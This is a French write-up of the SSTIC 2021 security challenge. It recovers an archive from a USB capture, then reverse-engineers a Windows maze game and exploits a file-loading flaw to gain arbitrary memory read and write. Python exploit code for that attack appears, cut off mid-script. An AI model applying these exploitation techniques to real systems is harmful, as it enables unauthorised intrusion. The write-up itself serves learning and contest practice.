Solution du challenge SSTIC 2021

Pierre Bienaimé

15 mai 2021

Table des matières

Introduction

J'aime le challenge SSTIC ! Chaque année, j'apprends grâce à lui de nouvelles choses et je prends grand plaisir à le résoudre, même si c'est toujours un moment difficile. C'est un challenge exigeant, qui nécessite un sérieux investissement en temps et une bonne dose de motivation. On se sent souvent très nul. Mais le plaisir d'arriver au bout n'en est que plus grand !

Voici le scénario de cette édition 2021

> Suite à la situation sanitaire mondiale, le SSTIC se déroule pour la deuxième année consécutive en ligne. Une des conséquences principales est que cette année encore, aucun billet ne sera vendu. Devant cette impossibilité à s'enrichir grassement sur le travail de la communauté infosec ~~et voulant faire l'acquisition d'une nouvelle Mercedes et de 100g de poudre~~, le Comité d'Organisation a décidé de réagir ! Une solution de DRM a été développée spécifiquement pour protéger les vidéos des présentations du SSTIC qui seront désormais payantes.
>
> En tant que membre de la communauté infosec, impossible de laisser passer ça. Il faut absolument analyser cette solution de DRM afin de trouver un moyen de récupérer les vidéos protégées et de les partager librement pour diffuser la connaissance au plus grand nombre ~~(ou donner les détails au CO du SSTIC contre un gros bounty)~~.
>
> Heureusement, il a été possible d'infiltrer le CO et de récupérer une capture effectuée lors d'un transfert de données sur une clé USB. Avec un peu de chance, elle devrait permettre de mettre la main sur la solution de DRM et l'analyser.

Le but du challenge est de trouver une adresse email contenue dans une vidéo protégée par un système de DRM. Mais pour récupérer cette vidéo, la route va être longue, puisqu'il faudra passer par de l'exploitation Windows, du reverse, de la crypto et de l'exploitation kernel Linux.

1 Niveau 1

Le fichier de départ du challenge est une capture effectuée lors d'un transfert de données sur une clé USB. Ce fichier est au format pcapng, on l'ouvre donc avec Wireshark.

La capture contient 1441 paquets USB. En parcourant les premiers échanges, on voit passer le Vendor Id et le Product Id de la clé USB, à savoir Kingston DataTraveler 3.0. La suite de la capture contient des échanges qui suivent le standard SCSI encapsulé dans de l'USB.

Notre objectif est de récupérer le fichier qui a été transféré entre le PC et la clé USB. Pour y voir un peu plus clair, on peut appliquer un filtre dans Wireshark pour ne conserver que les paquets SCSI qui contiennent des données.

```
usb.endpoint_address.direction == OUT && scsi_sbc.opcode == 0x2a
```

Sur les 1441 paquets, il n'en reste plus que 50 à analyser. La plupart contiennent une petite quantité de données qui correspondent à des morceaux de partition FAT32. Un examen rapide de ces fragments nous apprend que la clé a été formatée en FAT32, qu'elle s'appelle SSTICKEY et qu'elle contient un fichier challenge.7z.


Et justement, sur nos 50 paquets, il y en a 4 qui sortent du lot car ils ont une taille très supérieure à tous les autres. Le premier semble d'ailleurs contenir un entête 7z. Pour s'en assurer, on peut de manière très élégante (hum) faire un binwalk directement sur le pcap.

```
# binwalk  usb_capture_CO.pcapng

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
3083492       0x2F0CE4        7-zip archive data, version 0.4
```

Le pcap contient bien un morceau d'archive 7z valide. Mais on ne peut naturellement pas l'extraire directement puisqu'elle est découpée en plusieurs paquets.


A ce state, il y a plusieurs façons de résoudre ce premier niveau. L'une d'entre elles serait de rejouer tout le transfert SCSI dans un fichier, au bon offset, pour recréer ainsi une partition FAT32 valide qu'on pourra monter. Cependant, n'ayant pas 32Go de disponibles sur mon disque dur [1], j'ai opté pour une méthode un peu plus artisanale.

J'ai commencé par extraire et concaténer les données des 4 gros paquets, en me demandant si ça ne serait pas suffisant. On obtient une archive 7z de 469Ko. Quand on tente de l'ouvrir avec `file-roller` (le gestionnaire d'archive graphique par défaut de Gnome), on obtient un message d'erreur disant que l'archive est corrompue, mais on récupère malgré tout 3 fichiers. Deux fichiers Readme.md et env.txt qui serviront pour le niveau 2, et une image flag.jpg tronquée [2].



`file-roller` a stoppé la décompression dès qu'il a rencontré une erreur. Mais en testant avec `p7zip` en ligne de commande, il s'avère qu'il a un comportement moins strict puisqu'il essaye de décompresser le maximum de choses malgré les erreurs. En plus des fichiers précédents, on obtient un exécutable A..Mazing.exe et une version différente de l'image flag.jpg qui s'avère suffisante pour récupérer le flag.

1. Même s'il existe probablement plein d'astuces pour le manipuler en tant que sparse file
2. Mais ce fragment d'image suffit déjà à reconnaître une photo souvent vue lors des rumps du CO



Mais avant de se lancer dans le deuxième niveau, on va quand même réparer l'archive pour s'assurer qu'il ne nous manque rien et qu'aucun fichier utile n'est corrompu. Pour ceci, on regarde un peu plus attentivement les morceaux de partition FAT32 du pcap et on comprend que sur cette partition, le fichier challenge.7z a été découpé et stocké en 8 morceaux.

```
Name       Size
CHALL~1001 0x100000
CHALL~1002 0x100000
CHALL~1003 0x100000
CHALL~1004 0x100000
CHALL~1005 0x100000
CHALL~1006 0x100000
CHALL~1007 0x100000
CHALL~1008 0x0051b0
```

Ces morceaux ont été transférés dans le désordre, mais quand on fait la somme de leur taille, on retrouve bien la taille de notre archive corrompue. On a donc toutes les données, il faut juste les remettre dans le bon ordre.

On découpe notre archives en 8 morceaux de 0x100000 octets et on sait déjà que le premier est bon (il a l'entête 7z) tout comme le dernier (sinon l'archive ne se décompresse pas du tout). Il reste 6 morceaux à ordonner, ce que j'ai pu faire rapidement à la main. On cherche d'abord lequel doit se trouver en deuxième position, et quand on teste CHALL~1004 et qu'on décompresse de manière stricte avec `file-roller`, magie, l'image flag.jpg est plus grande qu'avant.

En procédant de même avec les 5 morceaux restants, on retrouve l'ordre correct (1 4 6 3 5 7 2 8) et on obtient une archive challenge.7z qui n'est plus corrompue. L'image est désormais complète. Les autres fichiers n'ont pas bougé. On peut passer au niveau 2 !

```
SSTIC{c426baf3470c7ffbea05a5320d1d2b74}
```

2 Niveau 2

2.1 Présentation du niveau

Le fichier Readme.md nous indique que la version alpha d'un challenge basé sur la résolution de labyrinthe est prête à être testée.

```
Hey Trou,

Do you remember the discussion we had last year at the secret SSTIC party? We planned to create the next
SSTIC challenge to prove that we are still skilled enough to be trusted by the community.

I attached the alpha version of my amazing challenge based on maze solving.

You can play with it in order to hunt some remaining bugs. It's hosted on my workstation at home, you can
reach it at challenge2021.sstic.org:4577.

I've written in the env.txt file all the information about the remote configuration if needed.

Have Fun,
```

On dispose du fichier A..Mazing.exe, qui est également hébergé sur une machine distante. Le fichier env.txt nous indique la version exacte de l'OS de la machine distante (un Windows 10 à jour) et nous informe que nous serons dans une *jail* avec des limitations strictes (2 processus max, 100Mb de mémoire et 2min de CPU).

Après un premier niveau faisable en quelques clics, on s'attaque dès le niveau deux à un sujet beaucoup plus sérieux, puisque l'on comprend qu'il va falloir trouver une vulnérabilité dans A..Mazing.exe et l'exploiter à distance sur un Windows 10 à jour.

Cette vulnérabilité ne sera pas triviale à trouver, et une fois celle-ci détectée, il restera encore fort à faire. Au vu de nombre de validations au moment de la rédaction de ce rapport (148 pour le niveau 1, 29 pour le niveau 2), on peut dire que ce deuxième niveau était un mur qui a stoppé l'élan de beaucoup de monde.

2.2 A..Mazing.exe

Le fichier A..Mazing.exe est un exécutable Windows (PE) qui fonctionne en mode texte. Quand on le lance dans un terminal, un menu nous offre 8 choix possibles.

```
Menu

1. Register
2. Create maze
3. Load maze
4. Play maze
5. Remove maze
6. View scoreboard
7. Upgrade
8. Exit
```

1. **Register** nous demande de choisir un pseudo. C'est une action obligatoire si l'on souhaite accéder aux autres commandes.
2. **Create maze** permet de créer un nouveau labyrinthe. On choisit le type du labyrinthe parmi 3 possibles. Le type 1 ne possède qu'une seule solution optimale. Le type 2 supprime des murs et peut entrainer l'existence de plusieurs solutions équivalentes. Le type 3, en plus de supprimer des murs, rajoute des pièges qui vont donner des points de pénalité si on marche dessus. Ensuite, on a le choix entre générer un labyrinthe aléatoire ou personnalisé. Si on décide de créer un labyrinthe personnalisé, on pourra choisir sa taille (minimum 3x3), le pourcentage de murs supprimés, le nombre de pièges et la valeur de la pénalité qu'ils entraînent. Par contre, on ne peut pas choisir la position exacte des murs. Si le labyrinthe généré nous plaît, on peut lui donner un nom et le sauvegarder sous la forme d'un fichier.
3. **Load maze** liste les labyrinthes qui ont déjà été créés et permet d'en choisir un.
4. **Play maze** affiche le labyrinthe qu'on a sélectionné pour qu'on puisse tenter de le résoudre. Voici un exemple de ce à quoi ressemble un labyrinthe, ici un 33x9 avec 10 pièges (^). Le **x** représente la position de départ et le **o** l'arrivée. On peut alors entrer une direction (zqsd), puis le labyrinthe s'affiche à nouveau avec la positon **x** mise à jour.

```
#################################
#x  #                    #     #
# ####  # # ### ### # #  # ^### #
#   #   # # #     # # #   ^   # #
# ### ####### # ####### ##  ### #
#    ^ ^# #    ^ ^#      #  ^#^#
# # # ###^# # ##### ### ### ### #
# # #    ^    #            # o
#################################
-*-*-*-*-*-*-*
Use zqsd to move and x to exit
```

5. **Remove maze** supprime un fichier de labyrinthe. Par défaut il supprime le labyrinthe précédemment chargé via la commande 3. S'il n'y en a pas, une liste nous demande de choisir le labyrinthe à effacer.
6. **View scoreboard** affiche la liste des meilleurs scores du labyrinthe précédemment chargé. Dès qu'un utilisateur résout un labyrinthe, son nombre de mouvements est sauvegardé dans le scoreboard.

7. **Upgrade** transforme un labyrinthe et a un effet différent selon le type de ce dernier. Un labyrinthe de type 1 peut être transformé en type 2, puis en type 3, en spécifiant un pourcentage de murs à supprimer et le nombre de pièges à ajouter. Si on upgrade un labyrinthe de type 3, on peut choisir la position exacte des pièges (et des murs) en fournissant le nouveau plan du labyrinthe. Cette fonctionnalité de mise à jour est étrange, et c'est une des premières choses que l'on va regarder.
8. **Exit** comme son nom l'indique, quitte le programme.

Quand on sauvegarde un labyrinthe avec la commande 2, un fichier **.maze** est créé. Lorsque l'on résoud ce labyrinthe pour la première fois, une fichier **.rank** est créé. Ces deux fichiers permettent de conserver les labyrinthes et leur scoreboard respectif même lorsque l'on quitte le programme. Leur format exact sera présenté ultérieurement.

2.3 Documentation des structures

Avant de pouvoir rechercher des vulnérabilités, il est nécessaire de faire de la rétroconception pour documenter le programme A..Mazing.exe. Pour cela j'ai utilisé Ghidra. Les deux principales tâches sont le renommage des fonctions et la documentation des structures. En l'occurrence, il y a une structure principale qui représente un labyrinthe et qui est manipulée partout dans le programme. On l'a nommée `maze_t`.

Structure Editor - maze_t (A..Mazing.exe)

Offset	Length	DataType	Name
0x0	0x1	byte	width
0x1	0x1	byte	height
0x2	0x1	byte	maze_type
0x3	0x80	char[128]	name
0x83	0x80	char[128]	creator_pseudo
0x103	0xf01	traps_t	traps
0x1004	0x8	char *	map
0x100c	0x1	byte	wall_remove_prct
0x100d	0x4401	scoreboard_t	scoreboard

On notera que la structure `maze_t` décrite ici représente les labyrinthes de type 2 et 3. Les labyrinthes de type 1 ont une structure plus petite qui ne contient pas de champ `traps`. Le champ qu'on a appelé `map` est un pointeur vers le plan du labyrinthe, c'est à dire une chaîne de caractères qui va contenir des # pour les murs et des espaces pour les chemins. Les labyrinthes de type 1 ont leur champ `map` au même offset que le champ `traps` des autres labyrinthes. C'est un choix d'implémentation suspect, la logique aurait voulu de mettre les traps plus bas dans la structure `maze_t`. D'ailleurs, comment se fait-il que les labyrinthes de type 2 embarquent une structure `traps_t` alors qu'ils ne l'utilisent pas ? On ne manquera pas de creuser de ce côté lors de la recherche de vulnérabilités.

La structure `maze_t` est volumineuse (21518 octets). Elle stocke le nom du labyrinthe et le pseudo de son créateur (128 octets chacun), 256 pièges (15 octets par pièges) et 128 entrées de scoreboard (136 octets par score).

Chacun des 256 pièges contient le score de pénalité du piège, ses coordonnées dans la map, son caractère d'affichage (skin), et un booléen qui détermine si le piège est actif ou non.

On notera que la structure qui décrit les pièges est surprenante, puisque lors de la création d'un labyrinthe, le skin des pièges n'est pas configurable et ils doivent tous avoir la même pénalité. Ces informations n'ont donc pas de raison d'être dupliquées 256 fois.

Structure Editor - traps_t (A..Mazing.exe)

Offset	Length	DataType	Name
0x0	0x1	byte	size
0x1	0xf00	trap_entry[256]	entry

Structure Editor - trap_entry (A..Mazing.exe)

Offset	Length	DataType	Name
0x0	0x8	uint64_t	score_value
0x8	0x2	uint16_t	position
0xa	0x1	char	skin
0xb	0x4	uint32_t	is_active

La structure de scoreboard prend de la place puisque chacune des 128 entrées va contenir le score (8 octets) et un pseudo (128 octets).

Structure Editor - scoreboard_t (A..Mazing.e...

Offset	Length	DataType	Name
0x0	0x1	char	size
0x1	0x4400	scoreboard_entry[128]	entry

Structure Editor - scoreboard_entry (A..Mazi...

Offset	Length	DataType	Name
0x0	0x8	uint64_t	score
0x8	0x80	char[128]	pseudo

2.4 Recherche de vulnérabilités

Pour rechercher des vulnérabilités, on opte pour une méthodologie qui va combiner 3 approches en parallèle.

1. Un approche statique, en lisant attentivement dans Ghidra le code du programme, qu'on documente au fur et à mesure.
2. Une approche manuelle, en jouant avec les options du programme et en essayant de rentrer de mauvaises valeurs pour provoquer des comportements suspects.
3. Une approche scriptée, sorte de fuzzing du pauvre, pour faire des tests aux limites. Par exemple, que se passe t-il quand le scoreboard est plein ?

Pour interagir avec le programme via un script Python, je voulais utiliser **pwntools** car il gère très bien la communication via l'entrée et la sortie standard. De plus, lorsque l'on passe d'un processus local à une exploitation à distance, il n'y a qu'un seul mot clé à changer. Mais... en fait, **pwntools** n'a pas de support Windows, et je trouvais ça pratique de rester sur le système d'exploitation sur lequel s'exécute A..Mazing.exe. Après une brève recherche, j'ai donc opté pour **pwintools**, un portage basique de pwntools sur Windows, qui ne supporte que Python 2.7, mais on s'en accommodera.

Voici la partie utilitaire de notre futur script d'exploitation, et qui permet d'automatiser les interactions avec A..Maing.exe, telles que la création de labyrinthe ou leur résolution en un nombre de mouvement souhaités. Pour résoudre un labyrinthe de taille arbitraire, il suffit d'en créer un sans mur puis de se déplacer vers le bas et la droite. Pour augmenter son score, on peut foncer dans un mur jusqu'à atteindre la valeur souhaitée. Si par contre la valeur désirée est très élevée on créera un piège qui nous donnera une pénalité.

```python
import pwintools as pwn
import os
import json
import struct
import sys

UID = "GnWA91q4Z3hOrAqw6LS3aP90XOtO3UGp8wyD14YUSPsbeyrybjdHeJ4XoYtZKOOm"

class Maze(object):
    def __init__(self, remote=False):
        self.DLL = {}
        if remote:
            self.json_path = "exploit.remote.json"
            self.p = pwn.Remote("challenge2021.sstic.org", 4577)
            self.p.set_timeout(5000)
            self.p.sendline(UID)
        else:
            self.json_path = "exploit.local.json"
            self.p = pwn.Process(["A..Mazing.exe"])
        self.recv_menu()
        if os.path.exists(self.json_path):
            with open(self.json_path) as f:
                self.DLL = json.load(f)

    def save_json(self):
        with open(self.json_path, "wb") as f:
            json.dump(self.DLL, f)

    def recv_menu(self):
        return self.p.recvuntil("8. Exit\r\n", timeout=10000)

    def recv_reply(self):
        pattern = "\r\n-*-*-*-*-*-*-*"
        data = self.p.recvuntil(pattern, drop=True, timeout=10000)
        return data

    def recvn(self, sz):
        d = bytearray()
        while len(d) < sz:
            r = self.p.recv(1, timeout=5000)
            if not r:
                raise Exception("Timeout error ? %d bytes were asked. Recv %d bytes so far (%s)"
                                % (sz, len(d), str(d).encode("hex")))
            d += r
        return str(d)

    # command 1
    def do_register(self, pseudo):
        self.p.sendline("1")
        self.p.sendline(pseudo)
        self.recv_menu()

    # command 2
    def do_create_maze(self, name, level=3, width=3, height=3, walls_rem=100, traps=0, trapsval=0):
        self.p.sendline("2")
        self.p.sendline("3")
        self.p.sendline("c")
        self.p.sendline("%d" % width)
        self.p.sendline("%d" % height)
        self.p.sendline("%d" % walls_rem)
        self.p.sendline("%d" % traps)
        self.p.sendline("%d" % trapsval)
        self.p.sendline("y")
        self.p.sendline(name)
```

```
65          self.recv_menu()
66
67      # command 3
68      def do_load_maze(self, name):
69          self.p.sendline("3")
70          line = self.recvn(12)
71          if line.startswith("There is no"):
72              self.recv_menu()
73              return False
74          self.p.recvuntil("main menu.\r\n", timeout=5000)
75          self.p.sendline(name)
76          line = self.recvn(5)
77          if line.startswith("Which"):
78              self.p.sendline("-1")
79              self.recv_menu()
80              return False
81          if line.startswith("Probl"):
82              self.recv_menu()
83              return False
84          self.recv_menu()
85          return True
86
87      # command 4
88      def do_play_maze(self, path, score=0, verbose=0):
89          self.p.sendline("4")
90          maze_state = self.recv_reply()
91          if score > len(path):
92              diff = score - len(path) + 1
93              for i in range(diff):
94                  # hit the wall until the score is reached
95                  self.p.sendline("q")
96                  self.recv_reply()
97          for c in path[:-1]:
98              self.p.sendline(c)
99              maze_state = self.recv_reply()
100         self.p.sendline(path[-1])
101         win = self.p.recvuntil("Menu", timeout=5000)
102         if verbose:
103             print win
104         self.recv_menu()
105
106     # command 5
107     def do_remove_maze(self, name):
108         self.p.sendline("3")
109         l = self.recvn(12)
110         if l.startswith("There is no"):
111             self.recv_menu()
112             return
113         self.p.sendline("-1") # force unload
114         self.recv_menu()
115         self.p.sendline("5")
116         self.p.recvuntil("main menu.\r\n", timeout=5000)
117         self.p.sendline(name)
118         l = self.recvn(12)
119         if l.startswith("Which maze"):
120             self.p.sendline("-1")
121         else:
122             self.p.sendline("y")
123         self.recv_menu()
```

2.5 Quelques bugs

Plusieurs bugs et bizarreries ont été identifiés avant de trouver LA vraie vulnérabilité. La plupart ont en réalité été introduits volontairement par les concepteurs pour que l'exploitation soit possible.

— Il y a un bug quand on utilise l'option **7. Upgrade** sur un labyrinthe de type 3. Le programme appelle fgets pour mettre la map du labyrinthe à jour avec les données fournies par l'utilisateur, puis seulement ensuite, il vérifie que ces données sont cohérentes. Mais c'est trop tard, le mal est déjà fait. On peut donc stocker dans la map des valeurs arbitraires. Le programme va afficher un message d'erreur, mais il va les laisser. On peut ainsi créer des labyrinthes sans mur, insolvables, etc. C'est rigolo, mais ce n'est pas suffisant pour être exploitable. Plus tard par contre, combiné avec LA vulnérabilité, ce bug nous offrira une écriture arbitraire.

— Quand on choisit la valeur de pénalité des pièges, on peut mettre un nombre négatif. Donc il devient possible de résoudre un grand labyrinthe en 0 coup. On ne peut pas le résoudre en -1 coups, puisque le score du scoreboard n'est pas signé. Mais part contre, les pièges rendent facile le fait de pouvoir résoudre un labyrinthe avec un score (presque) arbitraire

— Il manque un **free** à deux endroits. En effet, lorsqu'un buffer **maze_t** est libéré, son champ **map** doit être libéré au préalable, mais ce n'est pas toujours le cas. La conséquence est que de la mémoire va être consommée et perdue. Mais plus tard on comprendra que cet oubli est volontaire, puisque ce **free** aurait fait crasher le programme une fois la vulnérabilité exploitée.

— Il y a un bug dans le code qui insère un nouveau score dans le scoreboard. Les anciens scores sont recopiés un rang plus bas dans la structure, mais au lieu d'utiliser l'équivalent d'un `memmove`, le code utilise un `memcpy` qui n'a pas le fonctionnement souhaité lorsque les buffers source et destination se chevauchent. La conséquence est que la même entrée de scoreboard va être dupliquée partout et écraser tous les autres scores. Pour le coup, ça ressemble à un vrai bug non souhaité, sauf s'il a été introduit volontairement pour gêner les participants qui souhaitent forger des scoreboards arbitraires. Le bug peut être contourné si on prend soin d'ajouter les scores souhaités de manière croissante.

2.6 La vulnérabilité

Tous les petits bugs précédemment identifiés sont sympathiques, mais il sont insuffisants. La vulnérabilité ultime a été trouvée en relisant attentivement le code de l'option **3. Load maze**.

Quand on veut charger un labyrinthe, un menu nous affiche la liste des fichiers **.maze** existants, puis nous propose d'en choisir un en indiquant son numéro dans la liste, son nom avec extension ou son nom sans extension.

La vulnérabilité est que ce code nous autorise à charger en tant que labyrinthe des fichiers qui n'ont pas l'extension **.maze.** Les seuls autres fichiers qui existent dans le répertoire de travail sont les fichiers **.rank** qui stockent les scoreboards. Si on parvient à forger une fichier **.rank** qui respecte le format des fichiers **.maze**, on va pouvoir obtenir des effets intéressants en créant des labyrinthes avec des métadonnées arbitraires.

Voici l'exemple du fichier example.maze qui a été créé lorsqu'un utilisateur (pierre) a généré un labyrinthe de taille 7x7 et de type 3, qui contient 2 pièges de pénalité 0x41 points.

example.maze

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Texte Décodé
00000000   06 70 69 65 72 72 65 03 07 07 23 23 23 23 23 23  .pierre...######
00000010   23 23 20 20 20 20 20 23 23 20 20 20 23 20 23 23  ##     ##   # ##
00000020   20 23 20 23 20 23 23 20 23 20 20 20 23 23 20 20   # # ## #   ##
00000030   20 20 20 6F 23 23 23 23 23 23 23 02 41 00 00 00     o#######.A...
00000040   00 00 00 00 16 00 5E 41 00 00 00 00 00 00 00 09  ......^A........
00000050   00 5E                                            .^
```

Voici le format de ce fichier :
— Taille du pseudo du créateur (1 octet)
— Pseudo du créateur (taille variable)
— Type du labyrinthe (1 octet)
— Largeur (1 octet)
— Hauteur (1 octet)
— Map (largeur x hauteur octets)
— Nombre de pièges (1 octet)
Ensuite, chaque piège va utiliser 11 octets supplémentaires :
— Pénalité du piège (8 octets)
— Position dans la map (2 octets)
— Skin du piège (1 octet)

Voici le fichier example.rank lorsque le labyrinthe a été résolu deux fois. Une première fois en 8 mouvements par l'utilisateur foo, une seconde fois en 18 mouvements par l'utilisateur toto.

example.rank

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Texte Décodé
00000000   02 03 66 6F 6F 08 00 00 00 00 00 00 00 04 74 6F  ..foo.........to
00000010   74 6F 12 00 00 00 00 00 00 00                    to........
```

Le premier octet du fichier correspond au nombre d'entrées du scoreboard. Ensuite, chaque entrée a le format suivant :
— Taille du pseudo de l'utilisateur (1 octet)
— Pseudo de l'utilisateur (taille variable)
— Score (8 octets)

On contrôle tous ces paramètres, on va donc pouvoir créer des fichiers **.rank** polyglottes qui seront aussi des fichiers **.maze** valides. L'intérêt est qu'on contourne les limitations imposées lors de la création classique d'un labyrinthe.

En pratique, en utilisant cette vulnérabilité de différentes manières, on pourra obtenir une lecture et écriture mémoire arbitraire ainsi qu'un leak d'une adresse de heap.

2.7 Lecture mémoire arbitraire

Pour obtenir une lecture mémoire arbitraire, l'astuce est de forger un labyrinthe qui ne soit pas de type 1, 2 ou 3.

De cette manière, on tire profit du fait que le code qui vérifie le type du labyrinthe n'est pas très précis. Voici un exemple de code fictif qui illustre le problème :

```python
def foo():
    if maze_type == 1 or maze_type == 2:
        do_stuff_for_type_1_2()
    else:
        do_stuff_for_type_3()

def bar():
    if maze_type == 2 or maze_type == 3:
        do_stuff_for_type_2_3()
    else:
        do_stuff_for_type_1()
```

Ce code fonctionne bien tant que maze_type n'a que 3 valeurs possibles. Mais maintenant que la vulnérabilité nous permet de choisir un type arbitraire, des problèmes vont se poser.

Voici ce qui se passe lorsque l'on crée un labyrinthe de type 4 (ou toute autre valeur supérieur à 3) :

— Au moment où le fichier de labyrinthe va être chargé et converti en structure `maze_t`, il sera considéré comme un labyrinthe de type 3 et les pièges contenus dans le fichier vont être parsés.

— Lorsque la map va être affichée, ce labyrinthe sera considéré comme étant de type 1. Sauf qu'il a bien une structure `maze_t` de type 3.

Pour rappel, le pointeur vers la map n'est pas au même endroit entre la structure `maze_t` de type 1 et celle de type 2 ou 3. La conséquence dramatique c'est qu'au lieu d'afficher la map de notre labyrinthe de type 4, le code va traiter la structure `traps_t` comme un pointeur (char*) et l'afficher caractère par caractère à l'aide d'un printf("%c"). Si on parvient à écrire une adresse de notre choix dans les 8 premiers octets de cette structure `traps_t`, on obtiendra une lecture mémoire arbitraire.

Mais la tâche n'est pas si triviale et on va devoir composer avec plusieurs limitations. L'octet de poids faible de l'adresse qu'on veut lire correspond au nombre de pièges qui seront présents dans le fichier de labyrinthe. Si on veut lire à une adresse dont l'octet de poids faible est élevé, il faudra créer beaucoup de pièges. On devra donc résoudre beaucoup de fois notre labyrinthe afin que son fichier de scoreboard **.rank** soit suffisamment gros pour contenir tous les octets consommés par les structures de piège. Mais à chaque résolution, le premier octet du fichier **.rank** s'incrémente. Lorsqu'il sera traité comme un fichier **.maze** c'est donc la longueur du pseudo du concepteur du labyrinthe qui va se trouver augmentée. Enfin, plus on voudra lire d'octets, plus on va déclarer une taille de map élevée. En contrepartie, le fichier **.rank** devra grossir pour contenir cette map.

Au final, j'ai créé deux primitives de lecture mémoire différentes. La première est destinée à lire une petite quantité de mémoire à une adresse arbitraire. On crée un labyrinthe 3x3

qu'on va résoudre plusieurs fois afin que son fichier **.rank** ait la forme que l'on souhaite. On utilise le pseudo du leader du scoreboard pour stocker tout ce dont on a besoin. Si on veut lire 30 octets, on crée grâce à ce pseudo un labyrinthe de type 4, de taille 30x1, avec 30 octets de padding pour contenir la map, puis l'adresse que l'on souhaite lire. Il faut ensuite résoudre suffisamment de fois ce labyrinthe pour faire grossir le fichier, sachant que chaque résolution consomme un octet supplémentaire du pseudo.

De plus, les pseudos ne peuvent pas contenir d'octets nuls ni d'espaces. Cela nous pose un problème car on ne pourra pas lire une adresse qui contient un 0x00 ou un 0x20 dans ses octets intermédiaires. Selon la valeur de l'ASLR, si on manque de chance, on aura donc parfois des échecs. Si l'octet de poids faible de l'adresse vaut 0x00 ou 0x20, on va simplement le décrémenter et lire un octet de plus. Pour la même raison, on ne peut pas non plus lire exactement 32 octets avec notre méthode. A la place, on devra par exemple créer deux labyrinthes pour lire 31 octets, puis un octet (ou créer un labyrinthe qui lit 33 octets d'un coup si on peut se permettre de lire trop).

Selon la valeur du dernier octet de l'adresse qu'on souhaite lire, on pourra avec cette méthode lire entre 21 et 58 octets par labyrinthe. On encapsule cette primitive dans une fonction qui pourra lire une longueur arbitraire en créant autant de labyrinthes qu'il sera nécessaire. Cette primitive va être beaucoup utilisée pour lire des valeurs de 8 octets, mais elle se révélera trop lente pour scanner une grande quantité de mémoire.

On crée donc une seconde primitive de lecture mémoire, plus puissante mais avec d'autres limitations. Elle est capable de lire une page entière, c'est à dire 0x1000 octets. Pour cela on va créer un labyrinthe 3x3 qu'on aura besoin de résoudre 34 fois. Le pseudo du leader du scoreboard servira à créer un labyrinthe de type 4 et de taille 0x40*0x40. Le dernier du scoreboard contiendra l'adresse à lire. Les 32 autres résolutions seront du padding pour contenir les 4096 octets de la map. L'adresse à lire devra être alignée sur un début de page et ne pas contenir d'octet interdit (0x00 ou 0x20). Enfin, on va perdre le premier octet de la page, puisqu'on a besoin de créer une structure de piège. Lors de l'affichage du labyrinthe qui offrira la lecture mémoire, il faudra penser à supprimer les retours à la ligne qui seront insérés.

D'ailleurs, si les données qu'on lit contiennent un octet correspondant à un retour à la ligne (0x0A), il sera affiché en tant que CR-LF (0x0D0A), il faudra donc bien prendre soin de supprimer ces caractères indésirables lors de nos lectures.

Voici l'extrait du script Python d'exploitation qui implémente ces primitives de lecture mémoire.

```python
class Maze(object):
    [...]
    def prepare_rw(self, addr, sz):
        """ creates a custom maze to read or write up to 58 bytes to an address """
        lsb = addr & 0xFF
        ignore_sz = 0
        # if the last byte is 0x00 or 0x20, decrements it
        if lsb == 0 or lsb == 0x20:
            addr -= 1
            ignore_sz = 1
            lsb = addr & 0xff

        rw_addr = struct.pack("<Q", addr).rstrip("\x00")
```

```
14          if "\x00" in rw_addr or "\x20" in rw_addr:
15              raise Exception("[-] R/W: Addr 0x%X contains spaces or null bytes" % addr)
16          padding_ranks = 0
17          if lsb > 1:
18              padding_sz = (lsb - 1) * 11
19              padding_ranks = padding_sz / 0x80
20              if padding_sz % 0x80:
21                  padding_ranks += 1
22          max_sz = (0x80 - padding_ranks - 11)/2
23          sz = min(max_sz, sz)
24          # space must be avoided in pseudo
25          if sz == 0x20:
26              sz = 0x1f
27
28          # maze creation
29          self.do_register("rw")
30          self.do_remove_maze("rw.rank.maze")
31          self.do_remove_maze("rw.maze")
32          self.do_create_maze("rw.rank") # dummy maze for .rank creation
33          self.do_create_maze("rw") # easy 3x3 maze
34
35          # maze solve
36          pseudo = ""
37          if padding_ranks:
38              pseudo +=  "A" * padding_ranks # maze creator name
39          pseudo += "\x04"  # maze type
40          pseudo += chr(sz) # maze width
41          pseudo += "\x01"  # maze height
42          pseudo += "B"*sz  # maze map
43          pseudo += rw_addr
44          self.do_register(pseudo)
45          self.do_load_maze("rw")
46          self.do_play_maze("d") # score will be 0
47
48          # padding solves
49          if padding_ranks:
50              pseudo = "A"*0x77
51              self.do_register(pseudo)
52              for i in range(padding_ranks):
